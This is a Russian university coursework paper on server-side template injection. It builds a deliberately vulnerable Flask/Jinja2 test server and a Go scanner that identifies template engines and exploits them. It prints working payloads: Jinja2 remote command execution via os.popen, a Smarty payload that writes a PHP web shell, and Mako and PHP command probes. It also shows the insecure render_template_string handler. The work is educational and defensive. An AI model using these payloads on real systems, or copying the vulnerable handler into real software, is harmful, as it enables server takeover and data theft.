Министерство науки и высшего образования Российской Федерации
НАЦИОНАЛЬНЫЙ ИССЛЕДОВАТЕЛЬСКИЙ
ТОМСКИЙ ГОСУДАРСТВЕННЫЙ УНИВЕРСИТЕТ (НИ ТГУ)

КУРСОВАЯ РАБОТА
УЯЗВИМОСТИ ШАБЛОНИЗАТОРОВ ВЕБ САЙТОВ

Синицын Даниил Всеволодович

10.05.01 Компьютерная безопасность
«Анализ безопасности компьютерных систем»

Руководитель работы
канд. физ.-мат. наук, доцент
_____С.И. Самохина
подпись
«_____» _____ 2023 г.

Автор работы
студент группы №932024
_____ Д.В. Синицын
подпись
«_____» _____ 2023 г.

Томск – 2023

ОГЛАВЛЕНИЕ

ПЕРЕЧЕНЬ УСЛОВНЫХ ОБОЗНАЧЕНИЙ

1. SSIT(Server-Side Template Injection) — инъекция шаблонов на стороне сервера
2. URL — система унифицированных адресов электронных ресурсов, или единообразный определитель местонахождения ресурса
3. PATH — адрес ресурса на веб-сервере
4. Эксплóйт (англ. exploit) — компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости в программном обеспечении и применяемые для проведения атаки на вычислительную систему
5. Фреймворк (англ. framework) — программная платформа, определяющая структуру программной системы; программное обеспечение, облегчающее разработку и объединение разных компонентов большого программного проекта.

ВВЕДЕНИЕ

В современном мире специалисты все чаще сталкиваются с проблемами утечек персональных данных пользователей и засекреченных корпоративных данных. У злоумышленников есть много способов получить то, что они хотят. Один из методов — эксплуатация уязвимых веб приложений с дальнейшим получением доступов к интересующей злоумышленников информации.
В данной работе будет рассмотрен один из примеров критической уязвимости веб приложения под названием “инъекция в шаблонизатор веб сайтов”.
С каждым годом разработка веб приложений становится всё более и более популярной, всё большее количество компаний пытаются вести свой бизнес через Интернет и, как следствие, возникает необходимость быстрой разработки динамических веб сайтов. Одним из самых популярных решений в данной отрасли является технология шаблонизаторов, так как ее реализация достаточно проста и позволяет сократить большое количество написания однотипного кода под каждых объект, которых владелец веб сайта хочет на нём разместить.
К большому сожалению многие реализации данной технологии имеют критическую уязвимость под названием “Инъекции в шаблонизатор веб сайта” и злоумышленник, обладающий достаточными навыками для ее эксплуатации, может получить полный доступ к внутренним ресурсам атакуемой системы.
Целью данной курсовой работы является разработка утилиты, которая сможет показать разработчику упущенные нюансы в его работе и поможет избежать потери данных важных для бизнеса.

В качестве примера актуальности проблемы, рассмотренной выше, привожу цитату из статьи с PortSwigger:
«FreeMarker — один из самых популярных языков шаблонов Java, язык, с которым пользователи чаще всего знакомятся. Удивительно, что официальный сайт объясняет опасность использования пользовательских шаблонов:
*“Могу ли я разрешить пользователям загружать шаблоны и каковы последствия для безопасности? Как правило, вы не должны этого допускать, если эти пользователи не являются системными администраторами или другим доверенным персоналом. Считайте шаблоны частью исходного кода, как файлы *.java.” »*

Поставленные задачи:

1. Изучить основные методы эксплуатации с использованием инъекции в шаблонизаторы Веб Сайтов.
2. Изучить стандартную библиотеку языка программирования Golang и способы организации на нём быстрых request запросов.

3. Реализовать тестовый Веб Сайт с наличием уязвимости шаблонизатора для наработки практического навыка эксплуатации уязвимости.
4. Изучить алгоритмы поиска и инициализации шаблонизатора веб сайта с наличием возможной уязвимости.
5. Реализовать алгоритм проведения атаки на веб сайт с уязвимым шаблонизатором.
6. На основе изученных и разработанных методов была реализовать программу на языке Golang для проведения атаки на веб сайт с использованием техники инъекции зловредного кода в шаблонизатор.

Итоговый продукт: программа для сканирования веб-сайта на наличие уязвимостей типа «Инъекции в шаблонизатор»

ГЛАВА 1. ОСНОВНАЯ ЧАСТЬ

1.1. Инъекции в шаблонизатор веб сайта.

Что такое внедрение шаблонов на стороне сервера?
Внедрение шаблона на стороне сервера — это когда злоумышленник может использовать собственный синтаксис шаблона для внедрения вредоносной полезной нагрузки в шаблон, который затем выполняется на стороне сервера.
Механизмы шаблонов предназначены для создания веб-страниц путем объединения фиксированных шаблонов с изменчивыми данными. Атаки с внедрением шаблона на стороне сервера могут происходить, когда вводимые пользователем данные объединяются непосредственно в шаблон, а не передаются в виде данных. Это позволяет злоумышленникам вводить произвольные директивы шаблонов, чтобы манипулировать механизмом шаблонов, что часто позволяет им получить полный контроль над сервером. Как следует из названия, полезные нагрузки внедрения шаблонов на стороне сервера доставляются и оцениваются на стороне сервера, что потенциально делает их гораздо более опасными, чем типичное внедрение шаблонов на стороне клиента.
Каково влияние внедрения шаблона на стороне сервера?

Уязвимости внедрения шаблонов на стороне сервера могут подвергать веб-сайты различным атакам в зависимости от рассматриваемого механизма шаблонов и того, как именно приложение его использует. В некоторых редких случаях эти уязвимости не представляют реальной угрозы безопасности. Однако в большинстве случаев влияние внедрения шаблонов на стороне сервера может быть катастрофическим.
На крайнем конце шкалы злоумышленник потенциально может добиться удаленного выполнения кода, получив полный контроль над внутренним сервером и использовав его для выполнения других атак на внутреннюю инфраструктуру.
Даже в тех случаях, когда полное удаленное выполнение кода невозможно, злоумышленник часто может использовать внедрение шаблонов на стороне сервера в качестве основы для множества других атак, потенциально получая доступ для чтения к конфиденциальным данным и произвольным файлам на сервере.

1.2. Общий принцип эксплуатации SSTI

Общий принцип эксплуатации делится на 3 этапа : Обнаружение , Идентификация , Эксплуатация. Последний делится ещё на 3 подпункта: нахождение вектора атаки, анализ необходимых данных, проведение атаки.



Рис.1.1. Схема принципа эксплуатации

Обнаружение — это ситуация когда при изучении какого-то веб сайта у исследователя возникает предположение что на этом веб сайте возможно есть какая-то инъекция. Важный нюанс исследователь пока не знает какого типа инъекцию он нашёл.

Идентификация — процесс изучения веб сайта и его реакций на посылаемую информацию для нахождения в каком месте и какая инъекция существует. На данном шаге у должно появиться предположение какого типа инъекция возможна на сайте.

Эксплуатация — процесс проведения атаки на веб сайт с использованием полученной информации. На данном этапе необходимо произвести следующие действия :

- Найти вектор атаки : понять в какого типа шаблонизатор используется и на каком ЯП (языке программирования) он написан.
- Проанализировать полученные данные и найти (написать) необходимый эксплоит .

- Произвести атаку на веб сайт и если атака не успешна вернуться на пункт выше и снова проанализировать обновленные данные.

ГЛАВА 2. СИСТЕМАТИЗАЦИЯ SSTI

В данном разделе речь пойдет о том, в каком виде можно представить шаблонизаторы веб сайтов подверженные инъекциям кода.
После обнаружения возможности проведения инъекции необходимо понять, какой шаблонизатор используется на Веб Сайте. Для этого необходимо выделить некоторые особенности языков программирования, на которых написаны шаблонизаторы. Для большинства современных (актуальных) шаблонизаторов поможет приведенная ниже схема:



Рис.2.1. Алгоритм определения типа шаблонизатора

Схема представляет из себя структуру дерева обойдя которое можно найти какой шаблонизатор используется.
Это не самый общий алгоритм поиска в связи с тем что технология шаблонизаторов очень популярна и её реализаций на разных языках программирования было выпущено очень большое количество.

ГЛАВА 3. ПРАКТИЧЕСКАЯ РЕАЛИЗАЦИЯ ВЕБ САЙТА С SSTI

3.1. Концепция уязвимого Веб Сайта

Для реализации тестирования конечной утилиты — необходимо разработать уязвимый веб-сервер, построенный на основе технологии шаблонизаторов.
Для решения данной задачи были выбраны такие технологии как:

- Для создания веб-сайта: язык программирования «Python3», фреймворк: «Flask»
- шаблонизатор «Jinja2»

Для внешнего вида использовались языки разметки страницы:

- HTML
- CSS

Для ускорения развертывания проекта весь проект был обернут в систему контейнеризации «Docker»

3.2. Практическая реализация

Проект имеет следующую структуру:



Рис. 3.1. Структура проекта

В файле main.py содержится основной файл веб-сервера:

```
from flask import Flask
from flask import render_template
from flask import render_template_string
from flask import request
import urllib
app = Flask(__name__)

@app.route('/')
def root():
  return render_template('index.html')

@app.route('/sib_coder')
def page_ric():
  return render_template('aerror.html')

@app.route('/robot.txt')
def page_robot():
  return render_template('robot.html')



@app.errorhandler(404)
def page_not_found(error):
  error_text = '''
  <h1>This page doesn't exist!</h1>
  <pre>%s</pre>
  ''' % (urllib.parse.unquote(request.url))

  return render_template_string(error_text)



if __name__ == '__main__':
  app.run(host='0.0.0.0')
```

Можно заметить, что при вызове функции обработки ошибки 404 в параметре парсинга url есть уязвимость в виде неправильной обработки параметра.

3.3. Процесс проведения атаки на тестовый веб-сервер

Запуск данного проекта командой «docker-compose up» выведет на главной странице вебсайта:



Рис. 3.2. Стартовая страница уязвимого приложения

Если обратиться к неизвестной странице на веб сайте, то ответ сервера будет выглядеть следующим образом:



Рис. 3.3.Неизвестная страница веб-сайта

Сработал обработчик шаблонов, передал отправленный path параметр в шаблон HTML. На следующем шаге по алгоритму (Рис.2.1.) находится шаблон, который точно определяется, что сайт написан на основе шаблонизатора jinja2.

Для эксплуатации используется готовые эксплоиты полученные в интернете. Ниже приведён пример выполняющий на сервере команду ls.

```
{{config.__class__.from_envvar.__globals__.__builtins__.__import__
("os").popen("ls").read() }}
```

Как итог получаем:



Рис.3.4. Итог атаки

Атака проведена успешно.

ГЛАВА 4. ПРАКТИЧЕСКАЯ РЕАЛИЗАЦИЯ УТИЛИТЫ ДЛЯ СКАНИРОВАНИЯ ВЕБ САЙТА

Схема работы программы:



Рис.4.1. Схема работы программы

4.1. Концепт утилиты

Утилиту можно условно разделить на 2 части :

1) Алгоритм определения типа шаблонизатора.
   Шаблоны исполнения записаны в файле Algoritm.json, парсим их из файла и используем как конечные точки обхода алгоритма (Рис.2.1.)
   Посылаем запрос с шаблоном исполнения на веб сайт.
   Считываем ответ веб сайта. И ищем смог ли выполнится шаблон исполнения на веб сайте с помощью технологии регулярных выражений и заготовленных ответов в файле Algoritm.json.

2) Алгоритм проведения атаки на веб сайт.
   Определить смог определиться наш шаблонизатор веб сайта. И если операция была успешна , то считываем эксплоит для данного шаблонизатора из Exploit.json и отправляем его на веб сайт. Парсим полученную информацию с помощью библиотеки html2text и выводим итоговый результат в консоль.

4.2. Алгоритм обхода дерева полезной нагрузки



Рис.4.2. Алгоритм

4.3. Алгоритм работы парсера данных с веб сайта

Парсер данных при проведении сбора информации:
Посылаем request запрос на веб сайт с нужными параметрами. Далее записываем полученный результат работы в виде локальной переменной и передаем её вместе с необходимым результатом в параметры функции регулярных выражений. Функция возвращает булево значение (true или false), есть ли данные на веб-сайте или нет.
Парсер данных при проведении атаки на веб сайт:
Посылаем запрос с подготовленным эксплоитом на атакуемый веб сайт. Полученный ответ передаем в параметры функции избавления от разметки страницы из библиотеки html2text и на выходе получаем текст выполнения нашего эксплоита.

4.4. Концепт хранения Данных

В качестве способа хранения данных был взят формат JSON, так как это используемый всеми программистами формат хранения данных. Благодаря такому подходу к хранению данных любой исследователь может быстро модифицировать программу под свои задачи.

Algoritm.json

Json-файл отвечающий за формирование дерева обхода запросов веб-сервера.

```
{"MasPatternPath":[
  {"NumberInAggoritm": "first",
  "PathInEX": "${7*7}",
  "PaternInEX": "49"},
  {"NumberInAggoritm": "second",
  "PathInEX": "{php}echo `id`;{/php}",
  "PaternInEX":  "/uid=\\d+ gid=\\d+ groups=\\d+"},
  {"NumberInAggoritm": "third",
    "PathInEX": "${\"z\".join(\"ab\")}",
    "PaternInEX": "azb"},
  {"NumberInAggoritm": "fourth",
    "PathInEX": "{{7*7}}",
    "PaternInEX": "49"},
  {"NumberInAggoritm": "fifth",
    "PathInEX": "{{7*'7'}}",
    "PaternInEX": "7777777"}
]
}
```

Exploit.json

Файл используемый для хранения эксплоитов для конкретных реализаций шаблонизаторов.

```
{"Mas_Templates":[
 {"Name_Teamplates": "Jinja2",
 "Exploits":
   {
     "ex1": "{{
config.__class__.from_envvar.__globals__.__builtins__.__im
port__(\"os\").popen(\"ls\").read() }}",
     "ex2": "{{
config.__class__.from_envvar[\"__globals__\"][\"__builtins
__\"][\"__import__\"](\"os\").popen(\"ls\").read() }}",
     "ex3": " {{
(config|attr(\"__class__\")).from_envvar[\"__globals__\"][
\"__builtins__\"][\"__import__\"](\"os\").popen(\"ls\").re
ad() }}"
   }},
 {"Name_Teamplates": "Smarty",
   "Exploits": {"ex1":
"{Smarty_Internal_Write_File::writeFile($SCRIPT_NAME,\"<?p
hp passthru($_GET['cmd']); ?>\",self::clearConfig())}"}},
 {"Name_Teamplates": "Mako",
   "Exploits": {"ex1": "<%\nimport
os\nx=os.popen('id').read()\n%>\n${x}"}}
]
}
```

ГЛАВА 5. ПРИМЕР РАБОТЫ ПРОГРАММЫ

Есть уязвимый веб-сервер созданный ранее в рамках работы по данной теме.
Запускаем разработанную утилиту и смотрим на выданный результат работы.

Рис.4.3. Пример работы программы

Видим передачу в программу на вход по флагу –url url-адрес уязвимого веб-приложения. Программа-сканер определила, что тип шаблонизатора, используемый в данном приложении — Jinja2.
Следующим шагом проэксплотировала уязвимость, была выполнена команда “ls” на удалённом сервере, выведя при этом содержимое директории, в которой был запущен уязвимый веб-сервер.
Получаем секретный файл flag.txt (по аналогии с реальностью секретные данные пользователя).
При необходимости возможна чтение и модификация flag.txt (секретных данных) и тем самым получен прямой доступ к данным, которые не должны быть доступны никому, кроме администратора веб-сервера.
Атака проведена успешно.

ЗАКЛЮЧЕНИЕ

В данной работе был рассмотрен тип уязвимости под названием “Инъекция в шаблонизатор веб сайта” и была разработана программа для проверки наличия данной уязвимости в веб приложениях. Поставленные задачи были выполнены. Работу можно считать завершенной.

Программа была выложена на GitHub под названием GoSSTImap: https://github.com/Sib-Coder/GoSSTImap

ЛИТЕРАТУРА

1. Kettle J.Server-side template injection / PostSwigger—05.08.2015. URL:https://portswigger.net/web-security/server-side-template-injection (дата обращения: 25.09.2023)
2. Server-side template injection /PortSwigger—2022. URL: https://portswigger.net/web-security/all-labs#server-side-template-injection (дата обращения: 03.12.2023)
3. Template Injection:Server Side/Defcon.ru —10.11.2016. URL: https://defcon.ru/web-security/3840/ (дата обращения 25.09.2023)
4. epinna.Tplmap / GitHub —06.02.2022. URL: https://github.com/epinna/tplmap (дата обращения: 07.10.2023)
5. swisskyrepo.PayloadsAllTheThings / GitHub— 14.02.2023 URL:https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection (дата обращения: 20.03.2023)
6. payloadbox / ssti-payloads.Server Side Template Injection Payloads / GitHub— 28.04.2023. URL: https://github.com/payloadbox/ssti-payloads (дата обращения: 01.05.2023)
7. Tomes T.Обзор SSTI-уязвимостей для приложений, разработанных на Flask/Jinja2 / SecurityLab—29.03.2016. URL: https://www.securitylab.ru/analytics/480275.php (дата обращения: 15.10.2023)
8. Server-Side Template Injections Explained // PwnFunction: [YouTube канал]— 27.11.2020. URL: https://www.youtube.com/watch?v=SN6EVIG4c-0 (дата обращения: 21.02.2023)